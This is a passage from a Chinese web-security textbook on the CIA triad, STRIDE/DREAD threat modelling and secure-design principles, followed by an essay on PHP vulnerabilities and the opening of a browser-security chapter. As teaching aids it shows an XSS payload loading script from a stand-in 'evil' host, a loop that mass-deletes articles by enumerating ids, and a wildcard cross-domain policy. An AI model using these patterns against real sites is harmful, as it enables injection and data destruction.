
微软在发布Vista时，曾信誓旦旦地保证这是有史以来最安全的操作系统。我们看到了微软的努力，在Vista下的安全问题确实比它的前辈们（Windows XP、Windows 2000、Windows 2003等）少了许多，尤其是高危的漏洞。但即便如此，在2008年的Pwn2own竞赛上，Vista也被黑客们攻击成功。Pwn2own竞赛是每年举行的让黑客们任意攻击操作系统的一次盛会，一般黑客们都会提前准备好0day漏洞的攻击程序，以求在Pwn2own上一举夺魁。

黑客们在不断地研究和寻找新的攻击技术，作为防御的一方，没有理由不持续跟进。微软近几年在产品的安全中做得越来越好，其所推崇的安全开发流程，将安全检查贯穿于整个软件生命周期中，经过实践检验，证明这是一条可行的道路。对每一个产

品，都要持续地实施严格的安全检查，这是微软通过自身的教训传授给业界的宝贵经验。而安全检查本身也需要不断更新，增加针对新型攻击方式的检测与防御方案。

1.5　安全三要素

既然安全方案的设计与实施过程中没有银弹，注定是一个持续进行的过程，那么我们该如何开始呢？其实安全方案的设计也有着一定的思路与方法可循，借助这些方法，能够理清我们的思路，帮助我们设计出合理、优秀的解决方案。

因为信任关系被破坏，从而产生了安全问题。我们可以通过信任域的划分、信任边界的确定，来发现问题是在何处产生的。这个过程可以让我们明确目标，那接下来该怎么做呢？

在设计安全方案之前，要正确、全面地看待安全问题。

要全面地认识一个安全问题，我们有很多种办法，但首先要理解安全问题的组成属性。前人通过无数实践，最后将安全的属性总结为安全三要素，简称CIA

安全三要素是安全的基本组成元素，分别是机密性（Confidentiality）、完整性（Integrity）、可用性

（Availability）。

机密性要求保护数据内容不能泄露，加密是实现机密性要求的常见手段。

比如在前文的例子中，如果文件不是放在抽屉里，而是放在一个透明的玻璃盒子里，那么虽然外人无法直接取得文件，但因为玻璃盒子是透明的，文件内容可能还是会被人看到，所以不符合机密性要求。但是如果给文件增加一个封面，掩盖了文件内容，那么也就起到了隐藏的效果，从而满足了机密性要求。可见，我们在选择安全方案时，需要灵活变通，因地制宜，没有一成不变的方案。

完整性则要求保护数据内容是完整、没有被篡 改的。常见的保证一致性的技术手段是数字签名。

传说清朝康熙皇帝的遗诏，写的是"传位十四子"，被当时还是四阿哥的胤禛篡改了遗诏，变成了"传位于四子"。姑且不论传说的真实性，在故事中，对这份遗诏的保护显然没有达到完整性要求。如果在当时有数字签名等技术，遗诏就很难被篡改。从这个故事中也可以看出数据的完整性、一致性的重要意义。

可用性要求保护资源是“随需而得”。

假设一个停车场里有100个车位，在正常情况下，可以停100辆车。但是在某一天，有个坏人搬了100块大石头，把每个车位都占用了，停车场无法再提供正常服务。在安全领域中这种攻击叫做拒绝服务攻击，简称DoS（Denial of Service）。拒绝服务攻击破坏的是安全的可用性。

在安全领域中，最基本的要素就是这三个，后来还有人想扩充这些要素，增加了诸如可审计性、不可抵赖性等，但最最重要的还是以上三个要素。在设计安全方案时，也要以这三个要素为基本的出发点，去全面地思考所面对的问题。

1.6 如何实施安全评估

有了前面的基础，我们就可以正式开始分析并解决安全问题了。一个安全评估的过程，可以简单地分为4个阶段：资产等级划分、威胁分析、风险分析、确认解决方案。



安全评估的过程

一般来说，按照这个过程来实施安全评估，在结果上不会出现较大的问题。这个实施的过程是层层递进的，前后之间有因果关系。

如果面对的是一个尚未评估的系统，那么应该从第一个阶段开始实施；如果是由专职的安全团队长期维护的系统，那么有些阶段可以只实施一次。在这几个阶段中，上一个阶段将决定下一个阶段的目标，需要实施到什么程度。

1.6.1 资产等级划分

资产等级划分是所有工作的基础，这项工作能够帮助我们明确目标是什么，要保护什么。

我们前面提到安全三要素时，机密性和完整性都是与数据相关的，在可用性的定义里，笔者则用到了“资源”一词。“资源”这个概念描述的范围比数据要更加广阔，但很多时候，资源的可用性也可以理解为数据的可用性。


在互联网的基础设施已经比较完善的今天，互联网的核心其实是由用户数据驱动的——用户产生业务，业务产生数据。互联网公司除了拥有一些固定资产，如服务器等死物外，最核心的价值就是其拥

有的用户数据，所以——

互联网安全的核心问题，是数据安全的问题。

这与我们做资产评估又有什么关系呢？有，因为对互联网公司拥有的资产进行等级划分，就是对数据做等级划分。有的公司最关心的是客户数据，有的公司最关心的是员工资料信息，根据各自业务的不同，侧重点也不同。做资产等级划分的过程，需要与各个业务部门的负责人一一沟通，了解公司最重要的资产是什么，他们最看重的数据是什么。通过访谈的形式，安全部门才能熟悉、了解公司的业务，公司所拥有的数据，以及不同数据的重要程度，为后续的安全评估过程指明方向。

当完成资产等级划分后，对要保护的目标已经有了一个大概的了解，接下来就是要划分信任域和信任边界了。通常我们用一种最简单的划分方式，就是从网络逻辑上来划分。比如最重要的数据放在数据库里，那么把数据库的服务器圈起来；Web应用可以从数据库中读/写数据，并对外提供服务，那再把Web服务器圈起来；最外面是不可信任的Internet。



简单网站信任模型

这是最简单的例子，在实际中会遇到比这复杂许多的情况。比如同样是两个应用，互相之间存在数据交互业务，那么就要考虑这里的数据交互对于各自应用来说是否是可信的，是否应该在两个应用之间划一个边界，然后对流经边界的数据做安全检查。

1.6.2　威胁分析

信任域划好之后，我们如何才能确定危险来自哪里呢？在安全领域里，我们把可能造成危害的来源称为威胁（Threat），而把可能会出现的损失称为风险（Risk）。风险一定是和损失联系在一起的，很多专业的安全工程师也经常把这两个概念弄混，在写文档时张冠李戴。现在把这两个概念区分好，有助于我们接下来要提到的“威胁建模”和“风险分析”两个阶段，这两个阶段的联系是很紧密的。

什么是威胁分析？威胁分析就是把所有的威胁都找出来。怎么找？一般是采用头脑风暴法。当然，也有一些比较科学的方法，比如使用一个模型，帮助我们去想，在哪些方面有可能会存在威胁，这个过程能够避免遗漏，这就是威胁建模。

在本书中介绍一种威胁建模的方法，它最早是由微软提出的，叫做STRIDE模型。

STRIDE是6个单词的首字母缩写，我们在分析威胁时，可以从以下6个方面去考虑。

威　　胁	定　　义	对应的安全属性
Spoofing（伪装）	冒充他人身份	认证
Tampering（篡改）	修改数据或代码	完整性
Repudiation（抵赖）	否认做过的事情	不可抵赖性
InformationDisclosure（信息泄露）	机密信息泄露	机密性
Denial of Service（拒绝服务）	拒绝服务	可用性
Elevation of Privilege（提升权限）	未经授权获得许可	授权

在进行威胁分析时，要尽可能地不遗漏威胁，头脑风暴的过程可以确定攻击面（Attack Sur-face）。

在维护系统安全时，最让安全工程师沮丧的事情就是花费很多的时间与精力实施安全方案，但是攻击者却利用了事先完全没有想到的漏洞（漏洞的定义：系统中可能被威胁利用以造成危害的地方。）完成入侵。这往往就是由于在确定攻击面时，想的不够全面而导致的。

以前有部老电影叫做《智取华山》，是根据真实事件改编的。1949年5月中旬，打响了“陕中战役”，国民党保安第6旅旅长兼第8区专员韩子佩率残部400余人逃上华山，企图凭借“自古华山一条道”的天险负隅顽抗。路东总队决定派参谋刘吉尧带侦察小分队前往侦察，刘吉尧率领小分队，在当地村民的带领下，找到了第二条路：爬悬崖！克服种种困难，最终顺利地完成了任务。战后，刘吉尧光荣地出席了全国英模代表大会，并被授予“全国特等战斗英雄”荣誉称号。

我们用安全眼光来看这次战斗。国民党部队在进行“威胁分析”时，只考虑到“自古华山一条道”，所以在正路上布重兵，而完全忽略了其他的可能。他们“相信”其他道路是不存在的，这是他们实施安全方案的基础，而一旦这个信任基础不存在了，所有的安全方案都将化作浮云，从而被共产党的部队击败。

所以威胁分析是非常重要的一件事情，很多时候还需要经常回顾和更新现有的模型。可能存在很多威胁，但并非每个威胁都会造成难以承受的损失。一个威胁到底能够造成多大的危害，如何去衡量它？这就要考虑到风险了。我们判断风险高低的过程，

就是风险分析的过程。在“风险分析”这个阶段，也有模型可以帮助我们进行科学的思考。

1.6.3　风险分析

风险由以下因素组成：

Risk = Probability * Damage Potential

影响风险高低的因素，除了造成损失的大小外，还需要考虑到发生的可能性。地震的危害很大，但是地震、火山活动一般是在大陆板块边缘频繁出现，比如日本、印尼就处于这些地理位置，因此地震频发；而在大陆板块中心，若是地质结构以整块的岩石为主，则不太容易发生地震，因此地震的风险就要小很多。我们在考虑安全问题时，要结合具体情况，权衡事件发生的可能性，才能正确地判断出风险。

如何更科学地衡量风险呢？这里再介绍一个DREAD模型，它也是由微软提出的。DREAD也是几个单词的首字母缩写，它指导我们应该从哪些方面去判断一个威胁的风险程度。

等　级	高(3)	中(2)	低(1)
Damage Potential	获取完全验证权限；执行管理员操作；非法上传文件	泄露敏感信息	泄露其他信息
Reproducibility	攻击者可以随意再次攻击	攻击者可以重复攻击，但有时间限制	攻击者很难重复攻击过程
Exploitability	初学者在短期内能掌握攻击方法	熟练的攻击者才能完成这次攻击	漏洞利用条件非常苛刻
Affected users	所有用户，默认配置，关键用户	部分用户，非默认配置	极少数用户，匿名用户
Discoverability	漏洞很显眼，攻击条件很容易获得	在私有区域，部分人能看到，需要深入挖掘漏洞	发现该漏洞极其困难

在DREAD模型里，每一个因素都可以分为高、中、低三个等级。在上表中，高、中、低三个等级分别以3、2、1的分数代表其权重值，因此，我们可以具体计算出某一个威胁的风险值。

以《智取华山》为例，如果国民党在威胁建模后发现存在两个主要威胁：第一个威胁是从正面入口强攻，第二个威胁是从后山小路爬悬崖上来。那么，这两个威胁对应的风险分别计算如下：

走正面的入口：

```
Risk = D(3) + R(3) + E(3) + A(3) + D(3) = 3+3+3+3+3=15
```

走后山小路：

```
Risk = D(3) + R(1) + E(1) + A(3) + D(1) = 3+1+1+3+1=9
```

如果我们把风险高低定义如下：

高危：12 ~ 15 分 中危：8 ~ 11 分 低危：0 ~ 7 分

那么，正面入口是最高危的，必然要派重兵把守；而后山小路竟然是中危的，因此也不能忽视。之所以会被这个模型判断为中危的原因，就在于一旦被突破，造成的损失太大，失败不起，所以会相应地提高该风险值。

介绍完威胁建模和风险分析的模型后，我们对安全评估的整体过程应该有了一个大致的了解。在任何时候都应该记住——模型是死的，人是活的，再好的模型也是需要人来使用的，在确定攻击面，以及判断风险高低时，都需要有一定的经验，这也是安全工程师的价值所在。类似STRIDE和DREAD的模型可能还有很多，不同的标准会对应不同的模型，只要我们觉得这些模型是科学的，能够帮到我们，就可以使用。但模型只能起到一个辅助的作用，最终做出决策的还是人。

1.6.4 设计安全方案

安全评估的产出物，就是安全解决方案。解决方案

一定要有针对性，这种针对性是由资产等级划分、威胁分析、风险分析等阶段的结果给出的。

设计解决方案不难，难的是如何设计一个好的解决方案。设计一个好的解决方案，是真正考验安全工程师水平的时候。

很多人认为，安全和业务是冲突的，因为往往为了安全，要牺牲业务的一些易用性或者性能，笔者不太赞同这种观点。从产品的角度来说，安全也应该是产品的一种属性。一个从未考虑过安全的产品，至少是不完整的。

比如，我们要评价一个杯子是否好用，除了它能装水，能装多少水外，还要思考这个杯子内壁的材料是否会溶解在水里，是否会有毒，在高温时会不会熔化，在低温时是否易碎，这些问题都直接影响用户使用杯子的安全性。

对于互联网来说，安全是要为产品的发展与成长保驾护航的。我们不能使用“粗暴”的安全方案去阻碍产品的正常发展，所以应该形成这样一种观点：没有不安全的业务，只有不安全的实现方式。产品需求，尤其是商业需求，是用户真正想要的东西，是业务的意义所在，在设计安全方案时应该尽可能地

不要改变商业需求的初衷。

作为安全工程师，要想的就是如何通过简单而有效的方案，解决遇到的安全问题。安全方案必须能够有效抵抗威胁，但同时不能过多干涉正常的业务流程，在性能上也不能拖后腿。

好的安全方案对用户应该是透明的，尽可能地不要改变用户的使用习惯。

微软在推出Windows Vista时，有一个新增的功能叫UAC，每当系统里的软件有什么敏感动作时，UAC就会弹出来询问用户是否允许该行为。这个功能在Vista众多失败的原因中是被人诟病最多的一个。如果用户能够分辨什么样的行为是安全的，那么还要安全软件做什么？同样的问题出现在很多主动防御的桌面安全保护软件中，它们动辄弹出个对话框询问用户是否允许目标的行为，这是非常荒谬的用户体验。

好的安全产品或模块除了要兼顾用户体验外，还要易于持续改进。一个好的安全模块，同时也应该是一个优秀的程序，从设计上也需要做到高聚合、低耦合、易于扩展。比如Nmap的用户就可以自己根据需要写插件，实现一些更为复杂的功能，满足个

性化需求。

最终，一个优秀的安全方案应该具备以下特点：

- 能够有效解决问题；
- 用户体验好；
- 高性能；
- 低耦合；
- 易于扩展与升级。

关于产品安全性的问题，在本书的“互联网业务安全”一章中还会继续深入阐述。

1.7 白帽子兵法

在上节讲述了实施安全评估的基本过程，安全评估最后的产出物就是安全方案，但在具体设计安全方案时有什么样的技巧呢？本节将讲述在实战中可能用到的方法。

1.7.1 Secure By Default原则

在设计安全方案时，最基本也最重要的原则就是“Secure by Default”。在做任何安全设计时，都要牢牢记住这个原则。一个方案设计得是否足够安全，与有没有应用这个原则有很大的关系。实际上，“Secure by Default”原则，也可以归纳为白名单、黑名单的思想。如果更多地使用白名单，那么系统就会变得更安全。

1.7.1.1 黑名单、白名单

比如，在制定防火墙的网络访问控制策略时，如果网站只提供Web服务，那么正确的做法是只允许网站服务器的80和443端口对外提供服务，屏蔽除此之外的其他端口。这是一种“白名单”的做法；如果

使用“黑名单”，则可能会出现问题。假设黑名单的策略是：不允许SSH端口对Internet开放，那么就要审计SSH的默认端口：22端口是否开放了Internet。但在实际工作过程中，经常会发现有的工程师为了偷懒或图方便，私自改变了SSH的监听端口，比如把SSH的端口从22改到了2222，从而绕过了安全策略。


又比如，在网站的生产环境服务器上，应该限制随意安装软件，而需要制定统一的软件版本规范。这个规范的制定，也可以选择白名单的思想来实现。按照白名单的思想，应该根据业务需求，列出一个允许使用的软件以及软件版本的清单，在此清单外的软件则禁止使用。如果允许工程师在服务器上随意安装软件的话，则可能会因为安全部门不知道、不熟悉这些软件而导致一些漏洞，从而扩大攻击面。

在Web安全中，对白名单思想的运用也比比皆是。比如应用处理用户提交的富文本时，考虑到XSS的问题，需要做安全检查。常见的XSS Filter一般是先对用户输入的HTML原文作HTMLParse，解析成标签对象后，再针对标签匹配XSS的规则。这个规则列表就是一个黑白名单。如果选择黑名单的思想，

则这套规则里可能是禁用诸如<script>、<iframe>等标签。但是黑名单可能会有遗漏，比如未来浏览器如果支持新的HTML标签，那么此标签可能就不在黑名单之中了。如果选择白名单的思想，就能避免这种问题——在规则中，只允许用户输入诸如<a>、<img>等需要用到的标签。对于如何设计一个好的XSS防御方案，在“跨站脚本攻击”一章中还会详细讲到，不在此赘述了。

然而，并不是用了白名单就一定安全了。有朋友可能会问，作者刚才讲到选择白名单的思想会更安全，现在又说不一定，这不是自相矛盾吗？我们可以仔细分析一下白名单思想的本质。在前文中提到：“安全问题的本质是信任问题，安全方案也是基于信任来做的”。选择白名单的思想，基于白名单来设计安全方案，其实就是信任白名单是好的，是安全的。但是一旦这个信任基础不存在了，那么安全就荡然无存。

在Flash跨域访问请求里，是通过检查目标资源服务器端的crossdomain.xml文件来验证是否允许客户端的Flash跨域发起请求的，它使用的是白名单的思想。比如下面这个策略文件：



```
<cross-domain-policy>
<allow-access-from domain="*.taobao.com"/>
<allow-access-from domain="*.taobao.net"/>
<allow-access-from domain="*.taobaocdn.com"/>
<allow-access-from domain="*.tbcdn.cn"/>
<allow-access-from domain="*.allyes.com"/>
</cross-domain-policy>
```

指定了只允许特定域的Flash对本域发起请求。可是如果这个信任列表中的域名变得不可信了，那么问题就会随之而来。比如：

```
<cross-domain-policy>
<allow-access-from domain="*"/>
</cross-domain-policy>
```

通配符“”，代表来自任意域的*Flash*都能访问本域的数据，因此就造成了安全隐患。所以在选择使用白名单时，需要注意避免出现类似通配符“”的问题。

1.7.1.2　最小权限原则

Secure By Default的另一层含义就是“最小权限原则”。最小权限原则也是安全设计的基本原则之一。最小权限原则要求系统只授予主体必要的权限，而不要过度授权，这样能有效地减少系统、网络、应

用、数据库出错的机会。

比如在Linux系统中，一种良好的操作习惯是使用普通账户登录，在执行需要root权限的操作时，再通过sudo命令完成。这样能最大化地降低一些误操作导致的风险；同时普通账户被盗用后，与root帐户被盗用所导致的后果是完全不同的。

在使用最小权限原则时，需要认真梳理业务所需要的权限，在很多时候，开发者并不会意识到业务授予用户的权限过高。在通过访谈了解业务时，可以多设置一些反问句，比如：您确定您的程序一定需要访问Internet吗？通过此类问题，来确定业务所需的最小权限。

1.7.2 纵深防御原则

与Secure by Default一样，Defense inDepth（纵深防御）也是设计安全方案时的重要指导思想。

纵深防御包含两层含义：首先，要在各个不同层面、不同方面实施安全方案，避免出现疏漏，不同安全方案之间需要相互配合，构成一个整体；其次，要在正确的地方做正确的事情，即：在解决根本问题的地方实施针对性的安全方案。

某矿泉水品牌曾经在广告中展示了一滴水的生产过程：经过十多层的安全过滤，去除有害物质，最终得到一滴饮用水。这种多层过滤的体系，就是一种纵深防御，是有立体层次感的安全方案。

纵深防御并不是同一个安全方案要做两遍或多遍，而是要从不同的层面、不同的角度对系统做出整体的解决方案。我们常常听到“木桶理论”这个词，说的是一个桶能装多少水，不是取决于最长的那块板，而是取决于最短的那块板，也就是短板。设计安全方案时最怕出现短板，木桶的一块块板子，就是各种具有不同作用的安全方案，这些板子要紧密地结合在一起，才能组成一个不漏水的木桶。

在常见的入侵案例中，大多数是利用Web应用的漏洞，攻击者先获得一个低权限的webshell，然后通过低权限的webshell上传更多的文件，并尝试执行更高权限的系统命令，尝试在服务器上提升权限为root；接下来攻击者再进一步尝试渗透内网，比如数据库服务器所在的网段。

在这类入侵案例中，如果在攻击过程中的任何一个环节设置有效的防御措施，都有可能导致入侵过程功亏一篑。但是世上没有万能灵药，也没有哪种解

决方案能解决所有问题，因此非常有必要将风险分散到系统的各个层面。就入侵的防御来说，我们需要考虑的可能有Web应用安全、OS系统安全、数据库安全、网络环境安全等。在这些不同层面设计的安全方案，将共同组成整个防御体系，这也就是纵深防御的思想。

纵深防御的第二层含义，是要在正确的地方做正确的事情。如何理解呢？它要求我们深入理解威胁的本质，从而做出正确的应对措施。

在XSS防御技术的发展过程中，曾经出现过几种不同的解决思路，直到最近几年XSS的防御思路才逐渐成熟和统一。



XSS防御技术的发展过程

在一开始的方案中，主要是过滤一些特殊字符，比如：

```
<<笑傲江湖>>
```

会变成

```
笑傲江湖
```

尖括号被过滤掉了。

但是这种粗暴的做法常常会改变用户原本想表达的意思，比如：

```
1<2
```

可能会变成

```
1 2
```

造成这种“乌龙”的结果就是因为没有“在正确的地方做正确的事情”。对于XSS防御，对系统取得的用户输入进行过滤其实是不太合适的，因为XSS真正产生危害的场景是在用户的浏览器上，或者说服务器端输出的HTML页面，被注入了恶意代码。只有在拼装HTML时输出，系统才能获得HTML上下文的语义，才能判断出是否存在误杀等情况。所以“在正确

的地方做正确的事情”，也是纵深防御的一种含义——必须把防御方案放到最合适的地方去解决。（XSS防御的更多细节请参考“跨站脚本攻击”一章。）

近几年安全厂商为了迎合市场的需要，推出了一种产品叫UTM，全称是“统一威胁管理”（Uni-fied Threat Management）。UTM几乎集成了所有主流安全产品的功能，比如防火墙、VPN、反垃圾邮件、IDS、反病毒等。UTM的定位是当中小企业没有精力自己做安全方案时，可以在一定程度上提高安全门槛。但是UTM并不是万能药，很多问题并不应该在网络层、网关处解决，所以实际使用时效果未必好，它更多的是给用户买个安心。

对于一个复杂的系统来说，纵深防御是构建安全体系的必要选择。

1.7.3　数据与代码分离原则

另一个重要的安全原则是数据与代码分离原则。这一原则广泛适用于各种由于“注入”而引发安全问题的场景。

实际上，缓冲区溢出，也可以认为是程序违背了这

一原则的后果——程序在栈或者堆中，将用户数据当做代码执行，混淆了代码与数据的边界，从而导致安全问题的发生。

在Web安全中，由“注入”引起的问题比比皆是，如XSS、SQL Injection、CRLF Injection、X-Path Injection等。此类问题均可以根据“数据与代码分离原则”设计出真正安全的解决方案，因为这个原则抓住了漏洞形成的本质原因。

以XSS为例，它产生的原因是HTML Injection或JavaScript Injection，如果一个页面的代码如下：

```
<html>
<head>test</head>
<body>
$var
</body>
</html>
```

其中$var是用户能够控制的变量，那么对于这段代码来说：

```
<html>
<head>test</head>
```

```
<body>
</body>
</html>
```

就是程序的代码执行段。

而

```
$var
```

就是程序的用户数据片段。

如果把用户数据片段$var当成代码片段来解释、执行，就会引发安全问题。

比如，当$var的值是：

```
<script  src=http://evil></script>
```

时，用户数据就被注入到代码片段中。解析这段脚本并执行的过程，是由浏览器来完成的——浏览器将用户数据里的<script>标签当做代码来解释——这显然不是程序开发者的本意。

根据数据与代码分离原则，在这里应该对用户数据片段$var进行安全处理，可以使用过滤、编码等手

段，把可能造成代码混淆的用户数据清理掉，具体到这个案例中，就是针对<、>等符号做处理。

有的朋友可能会问了：我这里就是要执行一个<script>标签，要弹出一段文字，比如："你好！"，那怎么办呢？

在这种情况下，数据与代码的情况就发生了变化，根据数据与代码分离原则，我们就应该重写代码片段：

```
<html>
<head>test</head>
<body>
<script>
alert("$var1");
</script>
</body>
</html>
```

在这种情况下，<script>标签也变成了代码片段的一部分，用户数据只有$var1能够控制，从而杜绝了安全问题的发生。

1.7.4　不可预测性原则

前面介绍的几条原则：Secure By Default，是时刻要牢记的总则；纵深防御，是要更全面、更正确地看待问题；数据与代码分离，是从漏洞成因上看问题；接下来要讲的“不可预测性”原则，则是从克服攻击方法的角度看问题。

微软的Windows系统用户多年来深受缓冲区溢出之苦，因此微软在Windows的新版本中增加了许多对抗缓冲区溢出等内存攻击的功能。微软无法要求运行在系统中的软件没有漏洞，因此它采取的做法是让漏洞的攻击方法失效。比如，使用DEP来保证堆栈不可执行，使用ASLR让进程的栈基址随机变化，从而使攻击程序无法准确地猜测到内存地址，大大提高了攻击的门槛。经过实践检验，证明微软的这个思路确实是有效的——即使无法修复code，但是如果能够使得攻击的方法无效，那么也可以算是成功的防御。

微软使用的ASLR技术，在较新版本的Linux内核中也支持。在ASLR的控制下，一个程序每次启动时，其进程的栈基址都不相同，具有一定的随机性，对于攻击者来说，这就是“不可预测性”。

不可预测性（Unpredictable），能有效地对抗基于

篡改、伪造的攻击。我们看看如下场景：

假设一个内容管理系统中的文章序号，是按照数字升序排列的，比如id=1000, id=1002,id=1003……

这样的顺序，使得攻击者能够很方便地遍历出系统中的所有文章编号：找到一个整数，依次递增即可。如果攻击者想要批量删除这些文章，写个简单的脚本：

```
for (i=0;i<100000;i++){
  Delete(url+"?id="+i);
}
```

就可以很方便地达到目的。但是如果该内容管理系统使用了“不可预测性”原则，将id的值变得不可预测，会产生什么结果呢？

```
id=asldfjaefsadlf, id=adsfalkennffxc, id=poer
```

id的值变得完全不可预测了，攻击者再想批量删除文章，只能通过爬虫把所有的页面id全部抓取下来，再一一进行分析，从而提高了攻击的门槛。

不可预测性原则，可以巧妙地用在一些敏感数据

上。比如在CSRF的防御技术中，通常会使用一个token来进行有效防御。这个token能成功防御CSRF，就是因为攻击者在实施CSRF攻击的过程中，是无法提前预知这个token值的，因此要求token足够复杂时，不能被攻击者猜测到。（具体细节请参考“跨站点请求伪造”一章。）

不可预测性的实现往往需要用到加密算法、随机数算法、哈希算法，好好使用这条原则，在设计安全方案时往往会事半功倍。

1.8 小结

本章归纳了笔者对于安全世界的认识和思考，从互联网安全的发展史说起，揭示了安全问题的本质，以及应该如何展开安全工作，最后总结了设计安全方案的几种思路和原则。在后续的章节中，将继续揭示Web安全的方方面面，并深入理解攻击原理和正确的解决之道——我们会面对各种各样的攻击，解决方案为什么要这样设计，为什么这最合适？这一切的出发点，都可以在本章中找到本质的原因。

安全是一门朴素的学问，也是一种平衡的艺术。无论是传统安全，还是互联网安全，其内在的原理都是一样的。我们只需抓住安全问题的本质，之后无论遇到任何安全问题（不仅仅局限于Web安全或互联网安全），都会无往而不利，因为我们已经真正地懂得了如何用安全的眼光来看待这个世界！

（附）谁来为漏洞买单？

昨天介绍了PHP中is_a()函数功能改变引发的问题，后来发现很多朋友不认同这是一个漏洞，原因是通过良好的代码习惯能够避免该问题，比如写一个安全的__autoload()函数。

我觉得我有必要讲讲一些安全方面的哲学问题，但这些想法只代表我个人的观点，是我的安全世界观。

互联网本来是安全的，自从有了研究安全的人，就变得不安全了。

所有的程序本来也没有漏洞，只有功能，但当一些功能被用于破坏，造成损失时，也就成了漏洞。

我们定义一个功能是否是漏洞，只看后果，而不应该看过程。

计算机用0和1定义了整个世界，但在整个世界中，并非所有事情都能简单地用“是” 或者“非”来判断，漏洞也是如此，因为破坏有程度轻重之分，当破坏

程度超过某一临界值时，多数人（注意不是所有人）会接受这是一个漏洞的事实。但事物是变化的，这个临界值也不是一成不变的，“多数人”也不是一成不变的，所以我们要用变化的观点去看待变化的事物。

泄露用户个人信息，比如电话、住址，在以前几乎称不上漏洞，因为没有人利用；但在互联网越来越关心用户隐私的今天，这就变成了一个严重的问题，因为有无数的坏人时刻在想着利用这些信息搞破坏，非法攫取利益。所以，今天如果发现某网站能够批量、未经授权获取到用户个人信息，这就是一个漏洞。

再举个例子。用户登录的memberID是否属于机密信息？在以往做信息安全，我们都只知道“密码”、“安全问题”等传统意义上的机密信息需要保护。但是在今天，在网站的业务设计中，我们发现loginID也应该属于需要保护的信息。因为loginID一旦泄露后，可能会导致被暴力破解；甚至有的用户将loginID当成密码的一部分，会被黑客猜中用户的密码或者是黑客通过攻击一些第三方站点（比如SNS）后，找到同样的loginID来尝试登录。

正因为攻击技术在发展，所以我们对漏洞的定义也在不断变化。可能很多朋友都没有注意到，一个业务安全设计得好的网站，往往loginID和nick-name（昵称）是分开的。登录ID是用户的私有信息，只有用户本人能够看到；而nickname不能用于登录，但可以公开给所有人看。这种设计的细节，是网站积极防御的一种表现。

可能很多朋友仍然不愿意承认这些问题是漏洞，那么什么是漏洞呢？在我看来，漏洞只是对破坏性功能的一个统称而已。

但是“漏洞”这顶帽子太大，大到我们难以承受，所以我们不妨换一个角度看，看看是否“应该修补”。语言真是很神奇的东西，很多时候换一个称呼，就能让人的认可度提高很多。

在PHP的5.3.4版本中，修补了很多年来万恶的0字节截断功能，这个功能被文件包含漏洞利用，酿造了无数“血案”。

我们知道PHP中include/require一个文件的功能，如果有良好的代码规范，则是安全的，不会成为漏洞。

这是一个正常的PHP语言的功能，只是“某一群不明真相的小白程序员”在一个错误的时间、错误的地点写出了错误的代码，使得“某一小撮狡猾的黑客”发现了这些错误的代码，从而导致漏洞。这是操作系统的问题，谁叫操作系统在遍历文件路径时会被0字节截断，谁叫C语言的string操作是以0字节为结束符，谁叫程序员写出这么小白的代码，官方文档里已经提醒过了，关PHP什么事情，太冤枉了！

我也觉得PHP挺冤枉的，但C语言和操作系统也挺冤的，我们就是这么规定的，如之奈何？

但总得有人来为错误买单，谁买单呢？写出不安全代码的小白程序员？

No！学习过市场营销方面知识的同学应该知道，永远也别指望让最终用户来买单，就像老百姓不应该为政府的错误买单一样（当然在某个神奇的国度除外）。所以必须得有人为这些不是漏洞，但造成了既成事实的错误负责，我们需要有社会责任感的owner。

很高兴的是，PHP官方在经历这么多年纠结、折磨、发疯之后，终于勇敢地承担起了这个责任（我相信这是一个很坎坷的心路历程），为这场酿成无

数惨案的闹剧画上了一个句号。但是我们仍然悲观地看到，cgi.fix_pathinfo的问题仍然没有修改默认配置，使用fastcgi的PHP应用默认处于风险中。PHP官方仍然坚持认为这是一个正常的功能，谁叫小白程序员不认真学习官方文件精神！是啊，无数网站付出惨痛学费的正常功能！

PHP是当下用户最多的Web开发语言之一，但是因为种种历史遗留原因（我认为是历史原因），导致在安全的“增值”服务上做得远远不够（相对于一些新兴的流行语言来说）。在PHP流行起来的时候，当时的互联网远远没有现在复杂，也远远没有现在这么多的安全问题，在当时的历史背景下，很多问题都不是“漏洞”，只是功能。

我们可以预见到，在未来互联网发展的过程中，也必然会有更多、更古怪的攻击方式出现，也必然会让更多的原本是“功能”的东西，变成漏洞。

最后，也许你已经看出来了，我并不是要说服谁is_a()是一个漏洞，而是在思考，谁该为这些损失买单？我们未来遇到同样的问题怎么办？

对于白帽子来说，我们习惯于分解问题，同一个问题，我们可以在不同层面解决，可以通过良好的代

码规范去保证（事实上，所有的安全问题都能这么修复，只是需要付出的成本过于巨大），但只有PHP在源头修补了这个问题，才真正是善莫大焉。

BTW：is_a()函数的问题已经申报了CVE，如果不出意外，security@php.net也会接受这个问题，所以它已经是一个既成事实的漏洞了。

第二篇 客户端脚本安全

第2章 浏览器安全

近年来随着互联网的发展，人们发现浏览器才是互联网最大的入口，绝大多数用户使用互联网的工具是浏览器。因此浏览器市场的竞争也日趋白热化。浏览器安全在这种激烈竞争的环境中被越来越多的人所重视。一方面，浏览器天生就是一个客户端，如果具备了安全功能，就可以像安全软件一样对用户上网起到很好的保护作用；另一方面，浏览器安全也成为浏览器厂商之间竞争的一张底牌，浏览器厂商希望能够针对安全建立起技术门槛，以获得竞争优势。因此近年来随着浏览器版本的不断更新，浏览器安全功能变得越来越强大。在本章中，我们将介绍一些主要的浏览器安全功能。

2.1　同源策略

同源策略（Same Origin Policy）是一种约定，它是浏览器最核心也最基本的安全功能，如果缺少了同源策略，则浏览器的正常功能可能都会受到影响。可以说Web是构建在同源策略的基础之上的，浏览器只是针对同源策略的一种实现。

对于客户端Web安全的学习与研究来说，深入理解同源策略是非常重要的，也是后续学习的基础。很多时候浏览器实现的同源策略是隐性、透明的，很多因为同源策略导致的问题并没有明显的出错提示，如果不熟悉同源策略，则可能一直都会想不明白问题的原因。

